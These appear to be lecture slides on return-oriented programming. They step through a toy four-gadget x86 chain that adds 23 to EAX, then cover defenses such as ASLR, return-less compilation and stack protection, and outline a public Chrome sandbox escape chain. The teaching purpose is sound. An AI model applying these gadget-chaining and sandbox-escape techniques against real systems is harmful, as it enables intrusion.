
ROP: Add 23 to EAX




ROP: Add 23 to EAX



ROP: Add 23 to EAX



ROP: Add 23 to EAX



(1) ret

(2) pop %edi
ret




(3) pop %edx
ret

(4) addl (%edx), %eax
push %edi
ret

EAX: 19
EDX: 0
EDI: addr of (1)

ROP: Add 23 to EAX



(1) ret

(2) pop %edi
ret

(3) pop %edx
ret


(4) addl (%edx), %eax
push %edi
ret

EAX: 19

EDX: addr of '23'

EDI: addr of (1)

ROP: Add 23 to EAX



(1) ret


(2) pop %edi
ret

(3) pop %edx
ret

EIP → (4) addl (%edx), %eax
push %edi
ret

EAX: 19
EDX: addr of '23'
EDI: addr of (1)

ROP: Add 23 to EAX



(1) ret

(2) pop %edi
ret

(3) pop %edx
ret


(4) addl (%edx), %eax
push %edi
ret

EAX: 42

EDX: addr of '23'

EDI: addr of (1)

ROP: Add 23 to EAX



(1) ret

(2) pop %edi
ret

(3) pop %edx
ret

(4) addl (%edx), %eax
push %edi
ret

EAX: 42


EDX: addr of '23'

EDI: addr of (1)

Return-oriented programming

- More samples in the paper – it is assumed to be Turing-complete.
- Problem: need to use existing gadgets, limited freedom
 - Yet another limitation, but no show stopper.
- Good news: Writing ROP code can be automated, there is a C-to-ROP compiler.




Preventing ROP



Address Space

- ROP relies on code & data always being in same location
 - Code in app's text segment
 - Return address at fixed location on stack
 - Libraries loaded by dynamic loader
- Idea: Randomize layout

Address space layout randomization



ASLR

- Return-to-* attacks need to guess where targets are
- Implementation-specific limitations on Linux-x86/32
 - Can only randomize 16 bits for stack segment
→ one right guess in ~32,000 tries
 - Newly spawned child processes inherit layout from parent
- Guess-by-respawn attacks known

Preventing RET gadgets

- Stack smashing: we can replace 00 bytes by using different instructions
- Now, we can do the same thing with 0xC3 bytes
 - [Li2010]:
 - compiler can use non-C3 instructions
 - <10% overhead for most application benchmarks
- And then ...
 - [Che2010]:
 - "Return-oriented programming without returns"

So tell me about the real world

- Stack-Smashing & ROP are well understood
- Pretty decent defences:
 - StackProtector
 - ASLR on 64bit systems
 - Sandboxing (e.g., Google Chrome vs. Native Client)
- Therefore, real-world attacks become more and more complicated...

Escaping the Chrome Sandbox

- Google Chrome prerendering
 - → no permission checks for plugins → may run arbitrary (sandboxed) NativeClient plugin
- Native Client plugins have access to the GPU command buffers
 - → exploit an integer underflow bug to overwrite GPU command structure → read/write arbitrary addresses in GPU memory
 - → ability to construct a ROP attack within the GPU process (but still sandboxed)

Escaping the Chrome Sandbox (2)

- Race condition upon spawning new Chrome renderer process (e.g., new tab)
 - Short time frame where GPU process may attach to renderer's command interface (Unix pipe) and impersonate the renderer
- Bug in renderer implementation allowed arbitrary renderer to navigate to Chrome extension manager
- Next bug: point extension manager to arbitrary load path for new extension
- Finally: no user confirmation needed to install new plugin outside sandbox with full user privileges

Things I didn't mention

- Using printf() to overwrite memory content – *Format string attacks*
- Using malloc/free to modify memory
 - Heap overflows
 - C++ vtable pointers
- Kernel-level: rootkits
- Sandboxing (Virtual Machines, BSD Jails, SFI/XFI/NaCl)
→ Next week
- Web-based attacks → The week after

Conclusion

"It's an arms race."

—

If it gets too hard to attack your PC, then let's attack your mobile phone ...

—

Is all lost? - Maybe.

Further Reading

- Phrack magazine <http://phrack.org>
- [Sha07] H. Shacham et al. *"The Geometry of Innocent Flesh on the Bone: Return-to-libc Without Function Calls (on x86)"* ACM CCS 2007
- GCC stack smashing protection
<http://www.research.ibm.com/trl/projects/security/ssp/>
- [Cow98] C. Cowan et al. *"StackGuard: Automatic Adaptive Detection and Prevention of Buffer-overflow Attacks"* Usenix Security 1998
- H. Shacham et al. *"On the Effectiveness of Address-Space Randomization"* ACM CCS 2004
- [Mason09] J. Mason et al. *"English Shellcode"* ACM CCS 2009

Further Reading (2)

- [Li2010] J. Li et al.: *Defeating Return-Oriented Rootkits With “Return-less” Kernels*, EuroSys 2010
- [Che2010] S. Checkoway et al.: *Return-oriented Programming Without Returns*, ACM CCS 2010
- B. Yee et al. *“Native Client: A Sandbox for Portable, Untrusted x86 Native Code”* IEEE Security&Privacy 2009
- Google Chromium Blog: *A Tale of 2 Pwnies (Part 1+2)*
<http://blog.chromium.org/2012/05/tale-of-two-pwnies-part-1.html>
<http://blog.chromium.org/2012/06/tale-of-two-pwnies-part-2.html>